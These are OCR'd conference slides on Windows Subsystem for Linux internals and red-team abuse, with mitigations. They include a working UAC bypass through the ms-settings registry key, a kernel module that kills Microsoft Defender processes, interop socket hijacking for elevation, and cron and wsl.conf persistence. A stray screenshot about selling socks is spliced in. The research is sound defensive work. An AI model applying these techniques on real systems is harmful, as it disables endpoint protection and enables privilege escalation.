

The WSL Matryoshka

Jakub Wróbel Konrad <u>Klawikowski</u>



Who are we?

Jakub Wróbel @wr0belj Konrad Klawikowski @unrooted



https://github.com/redcode-labs/easyWSL

Agenda

- Intro to WSL
 - Architecture overview
 - WSLq
 - Internals
 - Windows Defender plugin for WSL
- WSL for Red Teams
 - WSL container escape & Defender bypass
 - Elevation of WSL
 - Evil WSL distro
- Mitigations

WSL history



WSL and Open Source resources

05/21/2025

Windows Subsystem for Linux (WSL) is now Open Source.


The code that powers WSL is available at GitHub: microsoft/WSL Releases ☑.

Learn what this means, how to download WSL, build from source code, and overview of WSL components, and more.

The following components are still part of the Windows image and are not open sourced at this time:

- Lxcore.sys: the kernel side driver that powers WSL 1
- P9rdr.sys and p9np.dll: The components which run the \\wsl.localhost filesystem redirection (from Windows to Linux)

how can I list hysocks



To list socks for sale online, you can follow these general steps based on popular methods and platforms:

1. Choose a Selling Platform

Popular platforms for selling socks include Depop, Printify, and your own eCommerce website using tools like Pabbly Subscription Billing. Depop is great for reaching a large audience interested in fashion, while Printify allows you to create custom designs and sync with your store for print-on-demand sales 3 6 5.

Create Your Product Listing


- Upload high-quality images of your socks, ideally showing different angles or lifestyle shots to attract buyers.
- Write clear, concise descriptions highlighting features such as material, design, care instructions, and any unique selling points 4 6.
- If using platforms like Pabbly, you can add multiple variants and specify pricing plans, including one-time or subscription models

3. Set Pricing and Payment Options

- Research competitor prices to set competitive rates.
- On platforms like Pabbly, you can connect multiple payment gateways and offer discounts or coupon codes to incentivize purchases s.


WSL2 Architecture

(from wsl.dev)



WSL Virtual Machine

Windows Host



Interesting wsl.exe commands

further reference:

- * update wsl.exe description by unrooted · PR #378 · LOLBAS-Project/LOLBAS
- * Wsl LOLBAS

Linux namespaces

Linux VM (CBL Mariner) Debian pid mnt uts Ubuntu pid uts mnt pid uts mnt


note: no separate 'net' namespace

```
root@THONKPAD [ ~ ]# lsns
                  NPROCS
                           PID USER COMMAND
4026531834 time
                     231
                             1 root /init
4026531835 cgroup
                     231
                             1 root /init
4026531836 pid
                     141
                             1 root /init
4026531837 user
                     231
                             1 root /init
4026531838 uts
                     141
                             1 root /init
4026531839 ipc
                     141
                             1 root /init
4026531840 net
                     231
                             1 root /init
4026531841 mnt
                     140
                             1 root /init
                            63 root kdevtmpfs
4026531862 mnt
4026532204 mnt
                           227 root /init
4026532205 uts
                           227 root /init
4026532206 ipc
                           227 root /init
4026532207 pid
                           227 root /init
4026532217 mnt
                           231 root /sbin/init
4026532218 uts
                           231 root /sbin/init
                           231 root /sbin/init
4026532219 pid
4026532220 mnt
                           352 root /init
4026532221 uts
                           352 root /init
                           352 root /init
4026532222 ipc
4026532223 pid
                           352 root /init
4026532233 mnt
                           357 root /sbin/init
4026532234 uts
                           357 root /sbin/init
4026532235 pid
                           357 root /sbin/init
                           359 root /lib/systemd/systemd-udevd
4026532236 mnt
4026532237 uts
                           359 root /lib/systemd/systemd-udevd
                           451 101 /lib/systemd/systemd-resolved
4026532238 mnt
                           725 root /lib/systemd/systemd-udevd
4026532239 mnt
                           725 root /lib/systemd/systemd-udevd
4026532240 uts
4026532241 mnt
                       8 2743 root /init
4026532242 uts
                          2743 root /init
4026532244 ipc
                          2743 root /init
4026532254 mnt
                      14 2751 root /sbin/init
4026532255 pid
                          2743 root /init
4026532256 uts
                          2751 root /sbin/init
4026532257 pid
                      16 2751 root /sbin/init
                          2858 root /usr/lib/systemd/systemd-udevd
4026532258 mnt
                          2858 root /usr/lib/systemd/systemd-udevd
4026532259 uts
                           510 root /lib/systemd/systemd-logind
4026532299 mnt
                           510 root /lib/systemd/systemd-logind
4026532300 uts
4026532302 uts
                           892 root /lib/systemd/systemd-logind
                           892 root /lib/systemd/systemd-logind
4026532303 mnt
                          3015 root /usr/lib/systemd/systemd-logind
4026532325 mnt
                       1 3015 root /usr/lib/systemd/systemd-logind
4026532326 uts
root@THONKPAD [ ~ ]#
```



Name

vp9fs.dll



Intune settings

* please note: most affect
ONLY "Store" WSL

Setting Name	Description			
Allow the Windows Subsystem For Linux	When set to disabled, this policy disables access to the Windows Subsystem For Linux for all users on the machine.			
Allow the Inbox version of the Windows Subsystem For Linux	When set to disabled, this policy disables the inbox version (optional component) of the Windows Subsystem For Linux. If this policy is disabled, only the store version of WSL can be used.			
Allow WSL1	When set to disabled, this policy disables WSL1. When disabled, only WSL2 distributions can be used.			
Allow the debug shell	When set to disabled, this policy disables the debug shell (wsl.exedebug-shell). This policy only applies to Store WSL.			
Allow passthrough disk mount	When set to disabled, this policy disables passthrough disk mounting in WSL2 (wsl.exemount). This policy only applies to Store WSL.			
Allow custom kernel configuration	When set to disabled, this policy disables custom kernel configuration via .wslconfig (wsl2.kernel). This policy only applies to Store WSL.			
Allow kernel command line configuration	When set to disabled, this policy disables kernel command line configuration via .wslconfig (wsl2.kernelCommandLine). This policy only applies to Store WSL.			
Allow custom system distribution configuration	When set to disabled, this policy disables custom system distribution configuration via .wslconfig (wsl2.systemDistro). This policy only applies to Store WSL.			
Allow custom networking configuration	When set to disabled, this policy disables custom networking configuration via .wslconfig (wsl2.networkingmode). This policy only applies to Store WSL.			
Allow user setting firewall configuration	When set to disabled, this policy disables firewall configuration via .wslconfig (wsl2.firewall). This policy only applies to Store WSL.			
Allow nested virtualization	When set to disabled, this policy disables nested virtualization configuration via .wslconfig (wsl2.nestedVirtualization). This policy only applies to Store WSL			
Allow kernel debugging	When set to disabled, this policy disables kernel debugging configuration via .wslconfig (wsl2.kernelDebugPort). This policy only applies to Store WSL.			

further reference: Intune settings | Microsoft Learn

Windows Defender plugin for WSL

na górze róże na dole blender

Najlepszy wynik



Windows Defender Security Center

Zaufana aplikacja ze Sklepu Microsoft

Windows Defender plugin for WSL

"The Defender for Endpoint for WSL plug-in enables Defender for Endpoint to provide more visibility into all running WSL containers by plugging into the [not so :P] isolated subsystem."

"The plug-in provides visibility into events from WSL, but other features like antimalware, threat and vulnerability management, and response commands are not available for the WSL logical device."

~ learn.microsoft.com

Windows Defender plugin for WSL

Linux processes created via *ExecuteBinary()* will run in the **root namespace of the WSL2 Virtual Machine**. This namespace is not associated to any distribution and has a very minimal Mariner based root file system.

~ https://learn.microsoft.com/en-us/defender-endpoint/mde-plugin-wsl

Example: https://github.com/microsoft/wsl-plugin-sample

WSL for Red Teams

WSL attack vectors

Linux side

attacker gains access to the WSL distro via malicious script, npm/pip package

how to gain access to host OS?

Windows side

attacker gains access to Windows machine with WSL installed

how to employ WSL to achieve persistence, impair defenses

Access to the org's network

WSL has access to the local network of the host machine by default

You can access assets through the corp VPN

Good 'ol classics - pt.1

cron used to 'beacon' Linux/Windows binary

```
:/mnt/c/Users/KonradKlawikowski$ crontab -l
klawik@
# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
# For more information see the manual pages of crontab(5) and cron(8)
   h dom mon dow
                     command
* * * * * /mnt/c/Windows/System32/notepad.exe
```

Elevate to root via interop

wsl.exe -d <distro> / --system -u root -e <command>

```
x33f@x33f-wsl:~$ wsl.exe --system -u root -e "whoami" <3>WSL (9031 - Relay) ERROR: CreateProcessParseCommon:863: Failed to translate \\wsl.localhost\Ubuntu-24.04\home\x33f root
```

Elevate to root via interop

```
PS C:\Users\unrooted> wsl --system -u root
root@THONKPAD [ /mnt/c/Users/unrooted ]# cat /mnt/wslg/distro/etc/os-release
PRETTY NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
root@THONKPAD [ /mnt/c/Users/unrooted ]# |
```

Disable interop

```
$cat /etc/wsl.conf
[interop]
enabled = false
appendWindowsPath = false
```

Distro jump out via kernel module

https://github.com/microsoft/WSL 2-Linux-Kernel


apt install build-essential flex bison dwarves libssl-dev libelf-dev cpio qemu-utils

```
zcat /proc/config.gz > .config
| make -j ${nproc}
| make -j ${nproc} modules_install
|
| cp /sys/kernel/btf/vmlinux
| ${KERNELSRCDIR}
```

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
static int __init entrypoint(void) {
   printk(KERN_INFO "Hello World!\n");
   return 0;
static void __exit exitpoint(void) {
module_init(entrypoint);
module_exit(exitpoint);
MODULE_LICENSE("GPL");
```

748.473125] Hello World!

Bypass Windows Defender plugin



Defender processes


```
235 0.1 1.6 998904 133744 hvc0
                                             Sl+ Jun09 1:04 /opt/microsoft/
root
mdatp/sbin/wdavdaemon
root
          267 0.0 0.0 79300 1664 ?
                                             Sl Jun09 0:00 /opt/microsoft/
mdatp/sbin/crashpad_handler --database=/var/opt/microsoft/mdatp/crash --metrics-
dir=/var/opt/microsoft/mdatp/crash --annotation=glibc version=2.35 --annotation=
os distribution name=mariner --annotation=os distribution version=2.0 --annotati
on=os kernel version=5.15.167.4-microsoft-standard-WSL2 --annotation=product ver
sion=101.24092.0002 --initial-client-fd=4 --shared-client-connection
                                                          0:25 /opt/microsoft/
          317 0.0 0.8 855708 69180 hvc0
                                             Sl+ Jun09
root
mdatp/sbin/wdavdaemon edr 18 17 3 -- log_level info
          366 0.0 0.2 251448 19268 hvc0
                                             Sl+ Jun09
                                                          0:08 /opt/microsoft/
mdatp/sbin/telemetryd_v2 25 /var/log/microsoft/mdatp
```

Bypass Windows Defender plugin



pkill -9 -f microsoft

```
static int __init entrypoint(void) {
     char path[] = "/bin/pkill";
     char *argv[] = {path, "-9", "-f", "microsoft", NULL};
     char *envp[] = {NULL};
     call_usermodehelper(path, argv, envp, UMH_WAIT_PROC);
     printk(KERN_INFO "Sucessfuly killed ATP processes!\n");
     return 0;
 static void __exit exitpoint(void) {}
| module_init(entrypoint);
module_exit(exitpoint);
```



UAC bypass via interop

```
1. Execute UAC bypass
using interop
2. Run wsl.exe -e
dbus-launch true
4. Switch to the elevated
socket using symlink
```

In -sf /run/WSL/36_interop /run/WSL/8_interop

```
dev@DESKTOP-TGC7D1T:~$ ls -la /run/WSL/
total 0
drwxr-xr-x 2 root root 100 Jun 8 09:16 .
drwxr-xr-x 8 root root 160 Jun 8 09:18 ..
srwxrwxrwx 1 root root 0 Jun 8 09:16 1_interop
srwxrwxrwx 1 root root 0 Jun 8 09:16 36_interop
lrwxrwxrwx 1 root root 19 Jun 8 09:16 8_interop -> /run/WSL/36_interop
```

UAC bypass via interop


```
New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -Force;
New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command"
-Name "DelegateExecute" -Value "" -Force;
Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command"
-Name "(default)" -Value "notepad.exe" -Force;
Start-Process "C:\Windows\System32\ComputerDefaults.exe"
```

UAC bypass via interop

```
1. Execute UAC bypass
using interop
2. Run wsl.exe -e
dbus-launch true
4. Switch to the elevated
socket using symlink
```

In -sf /run/WSL/36_interop /run/WSL/8_interop

```
dev@DESKTOP-TGC7D1T:~$ ls -la /run/WSL/
total 0
drwxr-xr-x 2 root root 100 Jun 8 09:16 .
drwxr-xr-x 8 root root 160 Jun 8 09:18 ..
srwxrwxrwx 1 root root 0 Jun 8 09:16 1_interop
srwxrwxrwx 1 root root 0 Jun 8 09:16 36_interop
lrwxrwxrwx 1 root root 19 Jun 8 09:16 8_interop -> /run/WSL/36_interop
```



Honorary mention: winget.exe

```
PS C:\Users\KonradKlawikowski> winget search kali
                                    Version Match
Name
                                                           Source
Kali Linux 9PKR34TNCV07
                                    Unknown
                                                           msstore
           9NSFHT252LQV
Kalinar
                                    Unknown
                                                           msstore
Kalisi
           9N5GD0N9MDS2
                                    Unknown
                                                           msstore
Kali Linux OffSec.KaliLinux
                                    1.13.1.0 Command: kali winget
SiriKali FrancisBanyikwa.SiriKali 1.8.1
                                                           winget
Lokalize KDE.Lokalize
                                    24.12.3
                                                           winget
PS C:\Users\KonradKlawikowski> winget install 9PKR34TNCV07
Found Kali Linux [9PKR34TNCV07] Version Unknown
This package is provided through Microsoft Store, winget may need to acquire the package from Microsoft Store on behalf of the current user.
Agreements for Kali Linux [9PKR34TNCV07] Version Unknown
Version: Unknown
Publisher: Kali Linux
Publisher Url: https://www.kali.org/
Publisher Support Url: https://www.kali.org/docs/wsl/
License: https://www.kali.org/docs/policy/eula/EULA.txt
Privacy Url: https://www.kali.org/docs/policy/privacy/
Copyright: https://www.kali.org/docs/policy/trademark/
Agreements:
  Category: Security
  Pricing: Free
  Free Trial: No
  Terms of Transaction: https://aka.ms/microsoft-store-terms-of-transaction
  Seizure Warning: https://aka.ms/microsoft-store-seizure-warning
  Store License Terms: https://aka.ms/microsoft-store-license
The publisher requires that you view the above information and accept the agreements before installing.
Do you agree to the terms?
[Y] Yes [N] No: Y
Starting package install...
                                  100%
Successfully installed
```

Honorary mention: Extended


:/mnt/c/Users/KonradKlawikowski/akuku/akuku\$

klawik@

```
:/mnt/c/Users/KonradKlawikowski/akuku/akuku$ touch papie.sh
klawik@
klawik@
                 :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ chmod +x ./papie.sh
                 :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ vim papie.sh
klawik@
klawik@
                 :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ ./papie.sh
papiesh
klawik@
                 :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ fsutil.exe file queryEA papie.sh
Extended Attributes (EA) information for file C:\Users\KonradKlawikowski\akuku\akuku\papie.sh:
Total Ea Size: 0x3b
                                     [automount]
                                     enabled = true
Ea Buffer Offset: 0
                                     root = /mnt/
Ea Name: $LXUID
                                     options = "uid=1000, gid=1000, umask=22, fmask=11, metadata"
Ea Value Length: 4
                                     mountFsTab = true
0000: e8 03 00 00
Ea Buffer Offset: 14
                                     [network]
Ea Name: $LXGID
                                     generateHosts = true
Ea Value Length: 4
                                     generateResolvConf = true
0000: e8 03 00 00
                                     [interop]
Ea Buffer Offset: 28
                                     enabled = true
Ea Name: $LXMOD
                                     appendWindowsPath = true
Ea Value Length: 4
0000: ed 81 00 00
```

Good 'ol classics - pt.2

.lnk used to execute Linux/Windows binary



EvilWSL

PS C:\Users\KonradKlawikowski\Downloads> mkdir ..\Documents\alpine-export1

PS C:\Users\KonradKlawikowski\Downloads> wsl --export alpine .\alpine-export1.tar

Directory: C:\Users\KonradKlawikowski\Documents

The operation completed successfully.

Mode

Export in progress, this may take a few minutes. (1337 MB)

```
LastWriteTime
                                           Length Name
               3/28/2025 2:14 AM
                                                  alpine-export1
PS C:\Users\KonradKlawikowski\Downloads> wsl --import alpine-export1 ..\Documents\alpine-export1\ .\alpine-export1.tar
The operation completed successfully.
PS C:\Users\KonradKlawikowski\Downloads> wsl -l -v
  NAME
                            STATE
                                            VERSION
* Ubuntu
                            Stopped
  Ubuntu-24.04
                            Stopped
  Debian
                            Stopped
                                            2
  alpine
                            Stopped
  kali-linux
                            Stopped
  Ubuntu-22.04
                            Stopped
  alpine-export1
                            Stopped
  SensorResurrectionTest
                            Stopped
PS C:\Users\KonradKlawikowski\Downloads> wsl -d alpine-export1
         }:/mnt/c/Users/KonradKlawikowski/Downloads# /nix/store/vy32y523phf4a1aq4dd3y9ya3qd9b7an-nix-2.27.1/bin/nix --version
nix (Nix) 2.27.1
         ::/mnt/c/Users/KonradKlawikowski/Downloads# crontab -e
         ::/mnt/c/Users/KonradKlawikowski/Downloads# crontab -e
         :/mnt/c/Users/KonradKlawikowski/Downloads# crontab -l | grep "notepad.exe"
* * * * * /mnt/c/Windows/System32/notepad.exe
          :/mnt/c/Users/KonradKlawikowski/Downloads# su - klawik
          :~$ whoami
klawik
          :~$ ps aux
      USER
               TIME COMMAND
PID
                0:00 {init(alpine-exp} /init
    1 root
                0:00 {init} plan9 --control-socket 6 --log-level 4 --server-fd 7 --pipe-fd 9 --log-truncate
    4 root
                0:00 {SessionLeader} /init
    7 root
    8 root
                0:00 {Relay(9)} /init
    9 root
                0:00 -sh
   19 klawik
                0:00 -sh
   21 klawik
                0:00 ps aux
          :~$ file /init
/init: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
          :~$
```

"Persistence"

```
$cat /etc/wsl.conf
[boot]
command = echo "Hello" >> /hello
```

```
PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --import alpine-test1 .\fs1 .\alpine-minirootfs-3.22.0-x86_64.tar
The operation completed successfully.

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl -d alpine-test1

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# vi /etc/wsl.conf

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# cat /etc/wsl.conf

[boot]

command = echo "Hello" >> /hello

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# exit

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --terminate alpine-test1
```

root

sbin

tmp

usr

var

The operation completed successfully.

hello

home

bin

dev

Hello

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl -d alpine-test1 THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# ls /

lost+found mnt

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# cat /hello

media

opt

proc

lib

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar#

```
PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --export alpine-test1 .\alpine-test2.tar
Export in progress, this may take a few minutes. (5 MB)
The operation completed successfully.
```

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> dir

```
LastWriteTime
                                            Length Name
Mode
```

Directory: C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar

_		 	
	6/13/2025	11:34 AM	fs1
	6/12/2025	11.21 AM	£-2

6/13/2025 11:30 AM 8601600 alpine-minirootfs-3.22.0-x86_64.tar 6/13/2025 11:36 AM

8611840 alpine-test2.tar

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --import alpine-test2 .\fs2 .\alpine-test2.tar

The operation completed successfully.

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl -d alpine-test2 THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# ls /

home

init

bin

dev

Hello Hello hello

lib

lost+found mnt

media

opt root proc

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# cat /hello

sbin SIV

usr

tmp

SVS

var

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar#

Next steps

- * turning this research into "tool"
- * exploring further, even more "advanced" ideas

Q&A